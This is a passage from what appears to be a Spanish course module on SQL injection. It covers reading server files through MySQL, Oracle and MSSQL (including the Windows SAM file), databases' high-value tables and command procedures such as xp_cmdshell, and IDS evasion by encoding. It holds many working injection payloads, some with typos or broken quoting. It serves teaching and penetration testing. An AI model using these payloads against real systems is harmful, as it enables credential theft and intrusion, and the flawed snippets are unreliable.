Una vez determinado el tamaño del fichero, el proceso de booleanizacion queda reducido a consultas que recuperan los diferentes bytes e infieren su valor. Una posible sentencia a utilizar sería:

```
http://server/app.cod?param=1 AND 256 > ASCII(SUBSTRING ((SELECT * FROM
OPENROWSET(BULK 'c:\Helloworld.exe', SINGLE_BLOB) As Datos), 1, 1))--
```

5. Ficheros remotos en SQL Inyection

5.1. Remote File Downloading en MySQL

En las versiones de MySQL tenemos, al igual que en los motores de bases de datos de Microsoft SQL Server, las dos opciones, es decir, acceder directamente al fichero en cada consulta o volcar el fichero en un tabla temporal.

5.1.1. Load_File: Acceso directo a fichero como cadena de bytes

La función `Load_File` permite acceder, en una consulta, directamente a un fichero en el sistema de archivos y devuelve una cadena de bytes con el contenido del fichero. Bastaría con lanzar un comando de la forma:


```
Select Load_file('etc/passwd')
```

Con este comando se podría leer el fichero `/etc/passwd`, que sería devuelto como una cadena de caracteres. Para evitar el problema de las aplicaciones web con filtrado de comillas se puede escribir el nombre del fichero en hexadecimal.

El límite de descarga del fichero está marcado por el valor de la constante `max_allowed_packet` en el motor de la base de datos y puede ser utilizada desde versiones 3.23 en adelante.

Este método está implementado en las `SQLbfTools`, en el comando `mysql-get`. Como se puede ver en la imagen, basta con configurar la URL vulnerable, el fichero que se desea descargar y la *keyword* que aparece en las paginas *true* de las inyecciones a ciegas.

Figura 31. Descargando un `/etc/passwd` a través de Internet con mysqlget



5.1.2. Carga de fichero en tabla temporal

La otra opción, es decir, cargar el fichero en una tabla y leerlo desde allí, puede ser realizada de dos formas:

1) La primera opción sería utilizar la misma función `Load_File` para cargar el fichero en una columna de una tabla de la siguiente forma:

```
UPDATE tabla SET columna=LOAD_FILE('/tmp/file') WHERE id=1;
```

Esta opción no parece añadir una mejora sustancial respecto al método anterior y más cuando aún es necesario un mayor número de privilegios en la creación de una tabla con dos columnas, la inserción de una fila con valor `null` para el campo Blob y la actualización de la misma con el fichero.

2) La otra alternativa sería utilizar la función `Load_data_infile` en las versiones de MySQL 5. Esta función es la utilizada por la utilidad `mysqlimport` para volcar ficheros de texto dentro de tablas de la base datos. A diferencia de de `Load_File` no vale nada más que para ficheros de texto, pero no está limitada a `max_allowed_packed` por fichero sino por línea. Es decir, un fichero muy grande de texto podrá ser cargado con facilidad dentro de la base de datos. Los pasos serían:

a) Crear una tabla temporal con una columna para las líneas del archivo de texto:

```
; Create table temporal (datos varchar(max_allowed_packed))
```

b) Cargar el fichero de texto en ella:

```
; Load data infile 'c:\\boot.ini' into table temporal
```

c) Poner una columna única para descargar el fichero cómodamente:

```
; alter table temporal add column num integer auto_increment unique key
```

d) Calcular el número de filas con booleanización y Blind SQL Injection:

```
and contador>(select count(num) from temporal)
```

e) Calcular la longitud de cada fila con booleanización y Blind SQL Injection:

```
and contador>(select length(datos) from temporal where num = numerodefila)
```

f) Boleanizar cada uno de los valores de cada fila:

```
and contador>(select ASCII(substring(datos,posicion,1)) from temporal where num = numerofila)
```

g) Borrar tabla temporal:

```
; Drop table temporal
```

5.2. Remote File Downloading en Oracle Database

En los motores Oracle también es posible interactuar, cómo no, con los ficheros del sistema operativo. Oracle ofrece un driver para exportación y carga masiva de datos, conocido como Oracle Loader y dispone paquetes de gestión de ficheros en el sistema operativo, como `UTL_FILE` o `DBMS_LOB`, con funciones y procedimientos para leer los datos del fichero y mucho más.

5.2.1. Los objetos directorio

Oracle es un motor multiplataforma que lo mismo funciona en sistemas UNIX que Microsoft, por lo que la interacción con el sistema de ficheros será dependiente de la arquitectura del sistema sobre el que corra. Para evitar que los códigos creados en PL/SQL se vean especialmente afectados por una migración de una aplicación de una arquitectura a otra, en Oracle se utilizan objetos *directory*.

Estos objetos son una representación virtual de una ruta física dentro del sistema operativo. Poder trabajar con estos objetos abstrae al resto de los códigos PL/SQL de las características propias de las arquitecturas UNIX o Microsoft. En caso de una migración de un sistema a otro, bastaría con recrear las rutas en los objetos directorio.

```
CREATE DIRECTORY home AS 'c:\users\chema\privado';
CREATE DIRECTORY home AS '/home/chema/privado';
```

De esta manera, independientemente del sistema operativo, todas las rutas que se refieran al sistema de ficheros se harán sobre el objeto *home*.

Los objetos *directory* están creados dentro de la base de datos y, como todos, tienen su lista de permisos que pueden ser configurados para el resto de usuarios.

```
GRANT READ, WRITE ON DIRECTORY home TO amigos;
```

Estos objetos serán utilizados en las subsiguientes opciones de acceso a ficheros.

5.2.2. Volcado de fichero a tabla con paquete `UTL_FILE`

El paquete `UTL_FILE` es una utilería básica en Oracle que fue incluida a partir de las versiones 7.3.4. A lo largo de las versiones las funcionalidades se han ido mejorando hasta convertirse en un gestor de ficheros completo.

No es una opción desdeñable, por supuesto, pero necesita de la configuración de una variable de inicio que no suele estar configurada. Por defecto, este paquete solo puede acceder al sistema de ficheros marcado por la variable de arranque `UTL_FILE_DIR`. Si esta variable no tiene ningún valor asociado en las variables de arranque que se configuran en el archivo de inicio, entonces no podrá utilizarse la librería `UTL_FILE`. Si, por el contrario, tiene el valor "`*`", entonces se podrá acceder a todos los ficheros del sistema operativo mediante una inyección en un procedimiento PL/SQL. Sin embargo, entre la no configuración de la variable o que se permita el acceso a todos los ficheros con el carácter asterisco, se encuentra la posibilidad de acceder a algunas rutas del sistema de ficheros que estén en la variable `UTL_FILE_DIR`.

La inyección tiene que realizarse dentro de un bloque PL/SQL, es decir, que la consulta inyectable esté entre `BEGIN` y `END` para poder realizar la inserción multilínea, y ahí haremos uso de SQL Dinámico para construir consultas DDL que nos permitan crear los objetos de tipo tabla, directorio y la invocación de procedimientos.

```
BEGIN consulta inyectable END;
```

La consulta inyectable bien podría estar en un procedimiento llamado desde la aplicación web, es decir, puede que la aplicación web llame al procedimiento listado con la siguiente consulta:

```
BEGIN listado(param) END;
```

El paquete `UTL_FILE` tiene un tipo de datos llamado `File_Type` para la gestión de ficheros y funciones de apertura, cierre de ficheros, lectura, escritura, borrado de ficheros, copia y renombrado de ficheros. Las principales funciones son:

- `utl_file.file_type`: Variable de tipo fichero
- `utl_file.fclose(fichero)`: Cierra un fichero
- `utl_file.fclose_all`: Cierra todos los ficheros abiertos.
- `utl_file.fopen('home', 'fichero.txt', 'R')`: Abrir fichero en modo R o W.
- `utl_file.is_open(fichero)`: *True* si está abierto.
- `utl_file.fcopy('home', 'p1.txt', 'home2', 'p2.txt')`: copia un fichero.
- `utl_file.fflush(fichero)`: Fuerza escritura del *buffer*
- `utl_file.fgetattr('home', 'p1.txt', ex, flen, bsize)`: Obtener atributos.
- `utl_file.get_line(fichero, v_linea)`: Lee una línea y la almacena en `v_linea`.
- `utl_file.fremove('home', 'p1.txt')`: Borra el fichero.
- `utl_file.frename('home','p1.txt','home','p2.txt',TRUE)`: Renombrar fichero.
- `utl_file.fseek()`: Acceso directo o indexado.
- `utl_file.getline()`: Lee una línea en bytes.
- `utl_file.getline_nchar()`: Lee una línea en formato `nchar`.
- `utl_file.get_raw()`: Lectura en *raw*.
- `utl_file.new_line()`: Introduce una o varias líneas vacías.
- `utl_file.put(fichero,var)`: Introduce la variable en el fichero.
- `utl_file.putf()`: Introduce con formato dentro del fichero.
- `utl_file.put_line()`: Introduce línea con retorno de carro.
- `utl_file.put_nchar()`: Introduce un `nchar`.
- `utl_file.put_line_nchar()`: Introduce un `nchar` con retorno de carro.
- `utl_file.putf_nchar()`: Introduce `nchar` con format.

Como se puede ver, la miríada de funciones disponibles si la variable `UTL_FILE_DIR` permite acceder al sistema de ficheros es tal, que se podría acceder a casi cualquier fichero inyectando un bloque PL/SQL. Algo así como el siguiente ejemplo:

```
; execute immediate 'Create Directory discoC As ''c:\'' '; end; --
; execute inmediate 'Create table bootini (contador numeric, linea varchar2(4000))'; end; --
; execute immediate 'DECLARE fichero utl_file.file_type;v_linea varchar2(4000); v_counter
numeric default 0;
BEGIN
fichero:=utl_file.fopen('discoC','boot.ini');
IF utl_file.is_open(fichero) THEN
LOOP
```

```
BEGIN utl_file.get_line(fichero, v_linea); IF linea IS NULL THEN EXIT; END IF;
INSERT INTO bootini (contador,linea) VALUES (v_contador, v_linea); V_counter:=v_counter+1;
EXCEPTION WHEN NO_DATA_FOUND THEN EXIT;END;
END LOOP; COMMIT; END IF;
Utl_file.fclose(fichero); End;''; end;--
```

Y una vez que está cargado el fichero en la tabla se procedería a extraerlo con un proceso de booleanización de la tabla, calculando primero el número de filas, que será el número mayor de `counter`. Después habrá que calcular la longitud de cada fila y para cada posición de la fila, su valor ASCII. Al terminar se debe borrar la tabla y el directorio.

5.2.3. Enlazado de fichero mediante External Tables y Oracle_loader

Una característica de las últimas versiones de Oracle Database han sido las *external tables*. Este tipo especial de tablas permite que se cree una tabla pero que los datos de la misma no se encuentren en ningún *tablespace* sino en un fichero del sistema de archivos. De esta manera se podría enlazar cualquier fichero con una tabla, y consultar el fichero sería lo mismo que consultar la tabla con un `select`. El proceso sería:

```
; execute immediate 'Create Directory discoC As ''c:\'' '; end; --
; execute immediate 'Create table bootini (datos varchar2(4000) ) organization external (TYPE
ORACLE_LOADER default directory discoC access parameters ( records delimited by newline )
location (''boot.ini''))'; end;--
```

En este caso solo se puede acceder a ficheros de tipo texto ya que se hace a través del driver `Oracle_loader`, pero, a diferencia de `UTL_FILE`, esta función no está sujeta a la variable `UTL_FILE_DIR` con lo que *a priori* no hay ninguna restricción añadida por variables de inicio. Si bien son necesarios los privilegios de creación de objetos y la cuenta de servicio con la que correo el servicio de la base de datos y Oracle tiene que tener acceso a nivel de ficheros al archivo.

El proceso para terminar de traer el fichero sería similar al caso anterior. Booleanizar para averiguar el tamaño de las filas, el valor de los caracteres y al final borrar tabla y directorio temporal.

5.2.4. Acceso a ficheros binarios mediante el paquete DBMS_LOB

Para cuando se necesite acceder a ficheros binarios del sistema, como por ejemplo el fichero `sam` de un sistema Microsoft Windows, podremos hacer uso de la biblioteca para Large Objects. En este caso, de forma similar a `UTL_FILE`, se

crea un directorio y la tabla con una variable del tamaño del *buffer* de lectura. Después, haciendo uso de las funciones de lectura del fichero cargaremos la tabla.

```
; execute immediate 'Create Directory RutaSAM As ''c:\windows\repair'' '; end; --
; execute immediate 'Create table sam (datos BLOB )'; end; --
; execute immediate 'DECLARE l_bfile BFILE; l_blob BLOB;
BEGIN
INSERT INTO sam (datos) VALUES (EMPTY_BLOB()) RETURN datos INTO l_blob;
l_bfile := BFILENAME(''RutaSAM', ''sam'');
DBMS_LOB.fileopen(l_bfile, Dbms_Lob.File_Readonly);
DBMS_LOB.loadfromfile(l_blob,l_bfile,DBMS_LOB.getlength(l_bfile)); DBMS_LOB.fileclose(l_bfile);
COMMIT; EXCEPTION WHEN OTHERS THEN ROLLBACK; END;'; end; --
```

Con este procedimiento se podría cargar cualquier fichero de cualquier tipo siempre que no superara el tamaño máximo del tipo Blob, por lo que es una opción más recomendable que utilizar `UTL_FILE`. Además, no tenemos la restricción de las variables de inicio.

Una vez cargado el fichero en la tabla, se podrá acceder a los datos mediante las funciones del paquete `dbms_lob`:

```
- Número de bytes: (select DBMS_LOB.getlength(datos) from sam) > valor_prueba
-Para cada byte: (select to_number(DBMS_LOB.substr(datos,1,1), 'XX') from sam) >valor_prueba
```

6. Consejos en SQL Injection

6.1. Identificación mediante funciones

Las siguientes tablas muestran algunas distinciones que sirven para determinar el tipo de base de datos objetivo:

	MS SQL T-SQL	MySQL	Access	Oracle PL/SQL	DB2	Postgres PL/pgSQL
Concatenate Strings	'+'	concat ("","")	""&""	' '||' '	" "+ " "	' '||' '
Null replace	lsnull()	Ifnull()	Iff(lsnull())	Ifnull()	Ifnull()	COALESCE()
Position	CHARINDEX	LOCATE()	InStr()	InStr()	InStr()	TEXTPOS()
Op Sys interaction	xp_cmdshell	select into outfile/dumpfile	#date#	utf_file	import from export to	Call
Cast	Yes	No	No	No	Yes	Yes

	MS SQL	MySQL	Access	Oracle	DB2	Postgres
UNION	Y	Y	Y	Y	Y	Y
Subselects	Y	N 4.0 Y 4.1	N	Y	Y	Y
Batch Queries	Y	N*	N	N	N	Y
Default stored procedures	Many	N	N	Many	N	N
Linking DBs	Y	Y	N	Y	Y	N

6.2. Objetivos principales para cada base de datos

Este punto detalla algunos de los objetivos más interesantes a la hora de realizar un ataque contra algunas de las bases de datos más populares. Se trata de conocer las principales tablas a las que intentar extraer información acerca de los permisos de los que dispone el usuario con el que está interactuando el aplicativo con la base de datos, las principales tablas de las que extraer información interesante y cómo conocer la estructura y el contenido de la misma.

6.2.1. Base de datos Oracle

En primer lugar, cabe comentar que Oracle tiene una tabla llamada "dual" que permite realizar cualquier tipo de consulta contra ella, aunque no tiene ningún contenido. Se trata de una tabla "comodín". Esta tabla es útil para realizar consultas sobre variables de entornos o hacer pruebas respecto a la estructura de la consulta sobre la que se realiza la inyección.

Uno de los primeros pasos a realizar es consultar los permisos de los que dispone el usuario que utiliza el aplicativo en la base de datos, básicamente se trata de consultar si dicho usuario dispone de permisos de DBA o no. Para ello, lo mejor es realizar una consulta contra alguna de las tablas a las que solo tiene acceso el usuario con permisos de DBA. Por ejemplo, se puede intentar realizar consultas a *dba_users* o cualquier otra tabla similar. De hecho, no son tablas propiamente dichas, sino vistas. El prefijo, en el caso de Oracle, indica que se trata de tablas a las que solo el DBA tiene acceso. En el segundo punto del módulo se muestran más tablas de este estilo. En caso de recibir un error por parte de la base de datos al intentar una consulta contra alguna de estas tablas, no se disponen de permisos.

En cuanto a información técnica sobre la base de datos, se puede obtener la versión de la misma mediante cualquiera de las siguientes consultas:

- `select version`
- `from instance`
- `select banner`
- `from v$version`

También se puede obtener el nombre del usuario de la base de datos con el que está ejecutando las consultas el aplicativo web mediante la variable de entorno "`user`".

En cuanto a la estructura de la base de datos, se pueden obtener las tablas mediante una consulta a la tabla "`all_tables`". Para consultar las tablas a las que tiene acceso el usuario, se puede añadir la condición "`where owner=user`". El nombre de las mismas se encuentra en la columna "`table_name`".

En función del nombre de las tablas, es conveniente seleccionar la que parezca más interesante para continuar el ataque. Para obtener la estructura de una tabla en concreto se puede realizar una consulta a la tabla "`user_tab_columns`" consultando la columna "`column_name`" y añadiendo la condición "`where table_name=nombre_de_tabla`".

Finalmente, habrá que tener en cuenta una tabla muy interesante y que normalmente no se considera durante una inyección. En "`all_db_links`" se encuentran enlaces desde la base de datos a otras bases de datos a las que puede acceder mediante el usuario en ejecución, por lo que podría permitir continuar el ataque una nueva ubicación.

6.2.2. Base de datos Microsoft SQL Server

En primer lugar, un buen sitio para obtener información acerca de la configuración de la base de datos es en las variables de entorno. Para acceder a su contenido se puede hacer una consulta sobre cualquier tabla existente o simplemente sin añadir en la consulta la parte del "`from`". Algunas variables interesantes son:

- @@VERSION: Versión del servidor SQL.
- @@LANGUAGE: Idioma del servidor SQL.
- @@SERVICE_NAME: Nombre del servicio del servidor SQL (normalmente MSSQLServer) . Solo disponible en SQL Server 7).
- @@SERVERNAME: Nombre de la máquina del servidor SQL.
- @@USER: Usuario conectado.

Ved también

Podéis ver las tablas de las que se puede obtener información del sistema en el módulo "Ataques a aplicaciones web".

Las tablas más importantes de las que se puede obtener información del sistema se encuentran dentro de la base de datos máster. Algunas interesantes son:

- `sysobjects`: Posiblemente la tabla más interesante. Contiene información acerca de todos los objetos inventariados por el catálogo, por lo que se encuentran los nombres de tablas, vistas, procedimientos almacenados, etc. Para acceder únicamente a las tablas sobre las que tiene permisos el usuario actual, se debe incluir en la condición de la sentencia "`where xtype='U'`".

- `syscolumns`: Contiene la lista de las columnas de todas las tablas. La táctica a seguir es la misma que la explicada en el punto anterior: buscar las tablas interesantes y posteriormente, obtener la estructura de las mismas a partir de esta tabla.

- `sysusers`: Información acerca de los usuarios que tiene el sistema, incluyendo el *hash* de la contraseña de acceso. En caso de conseguir el acceso, sería posible descargar dicho *hash* para intentar ataques de fuerza bruta con los que obtener la contraseña en claro.

- `sysdatabases`: Contiene información acerca de otras bases de datos que se encuentran en el catálogo, de modo que se puede ampliar el ataque a las mismas.

Finalmente, un punto especialmente interesante en cuanto a esta base de datos son los procedimientos que ofrece para la interacción directa con el sistema operativo. A continuación se listan algunas de las funciones más interesantes desde el punto de vista del atacante.

- `xp_cmdshell`: Ejecuta un comando directamente contra el sistema operativo. Sin duda es el procedimiento más popular y más flexible.

- `sp_makewebtask`: Crea un fichero html que contiene el resultado de una consulta, lo cual es especialmente recomendable para el envío posterior de la salida de la misma, o publicarlo directamente en caso de ser posible por la infraestructura de la base de datos. No siempre se puede mostrar este resultado como resultado de una inyección, por lo que esta función puede resultar muy útil en dicha situación.

- `sp_addextendedproc`: Crea un *stored procedure*. Indicado para la creación de *backdoors* o para intentar escalar privilegios en la base de datos sobre la que se gana acceso, así como para realizar tareas automáticas.

- `xp_dirtree`: Lista todas las subcarpetas de un directorio. Indicado para conocer la estructura de la máquina que hospeda la base de datos, aunque no es nada que no se pueda hacer directamente con el xp_cmdshell.

- `xp_fixeddrives`: Lista las unidades de disco.

- `xp_servicecontrol`: Permite arrancar y parar servicios. Muy útil para, por ejemplo, arrancar un servicio de "ftp" con el que interactuar con la máquina.

6.2.3. Base de datos DB2

Se trata de una de las bases de datos más veteranas, aunque tal vez es de las menos comunes en entornos de aplicativos web. Normalmente se encuentra en entornos de *mainframe* en los que no hay un acceso desde el exterior. Aun así, en ocasiones es posible encontrarla en dichos entornos y realizar ataques de inyección SQL. A continuación se muestran algunas de las tablas más interesantes para consultar en un ataque de este estilo:

- `sysibm.sysdummy1`: Esta tabla se utiliza como comodín para realizar consultas, es equivalente a la tabla "dual" en Oracle.
- `sysibm.tables / sysibm.systables / syscat.tables`: Nos da información sobre las tablas que contiene la base de datos.
- `sysibm.views`: Información respecto a vistas.
- `sysibm.columns / sysibm.syscolumns`: Campos de las tablas.
- `sysibm.usernames`: Información de usuarios para conexiones externas.

- `sysibm.sysversions`: Contiene la versión de la base de datos.

Hay que tener en cuenta las peculiaridades de DB2, que son muchas. En función de la plataforma en la que se encuentre la base de datos, su comportamiento es distinto, ya que existen variantes para las iSeries (AS400) y para la versión que corre sobre Windows, Linux y Unix. También hay que considerar que la sintaxis de SQL es bastante peculiar en algunos aspectos y que existen varias funciones propias para listar objetos y permisos (mediante `"list tables"`, por ejemplo). En cuanto a los usuarios, DB2 siempre utiliza un sistema externo para la autenticación, por lo que no encontraremos información respecto de los mismos en las tablas de catálogo.

6.2.4. Base de datos Mysql

MySql es posiblemente la base de datos que sufre mayores variaciones en sus últimas versiones en cuanto a las tablas de sistema. A partir de la versión 5 cambia totalmente el funcionamiento del catálogo, así como las tablas que contienen los datos. En versiones anteriores a la 4 había problemas en el catálogo en la utilización de algoritmos débiles de encriptación que permitían descifrar las contraseñas utilizadas.

Algunas de las funciones más interesantes son:

- `version()`: Muestra la versión de la base de datos.
- `database()`: El nombre de la base de datos a la que se está conectado.
- `user(), system_user(), session_user(), current_user()`: Nombres de distintos usuarios.
- `last_insert_id(): Id de la última inserción.`
- `connection_id()`: Id de la conexión actual.

Tablas

En cuanto a las tablas, lo mejor es consultar los manuales más actualizados, ya que los catálogos cambian con cierta frecuencia. Esta información se puede encontrar en:

http://dev.mysql.com/doc/refman/4.1/en/

http://dev.mysql.com/doc/refman/5.0/en/

En la versión 5, las tablas más interesantes se encuentran en el catálogo (llamado Information Schema):

- `Tables`: información acerca de las tablas de otras bases de datos.
- `Columns`: los campos que componen las tablas.
- `Views`: vistas disponibles.
- `User_privileges`: permisos de los que disponen los usuarios.
- `Routines`: almacena procedimientos y funciones

Aparte de estas funciones y tablas, una de las características más interesantes de MySql es la utilización de LOAD DATA INFILE y SELECT... INTO OUTFILE, que permiten cargar datos en la base de datos directamente desde un fichero o escribir en otro la salida de una consulta, de modo que en caso de estar habilitados, permiten la interacción con el sistema operativo. En caso de estar mal configurados los permisos del usuario con el que corre el demonio de la base de datos, esto puede suponer la lectura/escritura de archivos de sistema.

6.3. IDS Evasion

Técnicas de evasión

Son técnicas para evitar la detección y hacer difícil la consulta posterior de las peticiones maliciosas.

Todo este proceso de inyectar sentencias en los parámetros vulnerables no es especialmente sigiloso, por lo que la implementación de un sistema que detecte los parámetros y los evite (IDS, IPS) es relativamente sencilla. Estos sistemas normalmente están basados en firmas que en cuanto encuentran partes sospechosas en las peticiones de URL, como las resultantes de utilizar sentencias SQL en los valores de los parámetros, detienen la conexión. También estas sentencias son fácilmente detectables al consultar los *logs* del sistema.

Las técnicas de evasión tratan de "ocultar" lo que están realizando realmente las sentencias que lanza el atacante. Al estar los sistemas de detección basados en firmas, se trata de intentar ejecutar acciones maliciosas modificando la sintaxis habitual para que no coincidan con dichas firmas. Para ello, lo mejor es usar distintas codificaciones. Normalmente los IDS no recodifican las sentencias para poder aplicar la comprobación de firmas por una cuestión de eficiencia, lo que se puede aprovechar para evitarlos. Existen varias codificaciones que se pueden utilizar como UTF-8, URL-encoding, codificación hexadecimal, etc. Todas estas codificaciones suele entenderlas la base de datos a la que llega la consulta final, pero puede que no el IDS.

Por ejemplo, supongamos que un IDS corte cualquier conexión que contenga el literal "unión", de modo que la siguiente inyección no sería efectiva:

```
idlibro = 1' union @@version -
```

Un primer intento de evitar el IDS sería cambiando la codificación:

```
URL-encoding32: 117 110 105 111 110 32 64 64 118 101 114 115 105 111 110 32 45 45

Base 64: encodingIHVuaW9uIEBAdmVyc2lvbiAtLQ==

Hex-encoding20: 75 6e 69 6f 6e 20 40 40 76 65 72 73 69 6f 6e 20 2d 2d
```

Esta codificación hay que adaptarla para enviarla mediante la herramienta con la que se realiza la inyección (puede ser un simple navegador). Por ejemplo, con URL *encoding* hay que introducir el carácter % delante de cada código numérico, en Hex *encoding* hay que introducir 0x antes de cada valor hexadecimal, etc.

Por otra parte, hay una serie de sentencias que se utilizan habitualmente, como las que se ven en la parte de inyección ciega, como pueden ser "or 1=1" o similares. En estos casos, es recomendable utilizar sentencias equivalentes pero distintas, como puede ser "`or 84847=84847`".

Bibliografía

Andreu, A. (2006). *Professional Pen Testing for Web Applications*. Ed. Wrox.

Clarke, J. (2009). *SQL Injection Attacks and defense*. E. Syngress.

Grossman, J. et al. (2007). *Xss Attacks: Cross Site Scripting Exploits And Defense*. Ed. Syngress.

Scambray, J.; Shema, M. and Sima, C. (2006). *Hacking Expose Web Applications*. Ed. McGraw-Hill/Osborne Media.

Stuttard, D. (2007). *The Web Application Hacker's Handbook: Discovering and Exploiting Security Flaws*. Ed. Wiley.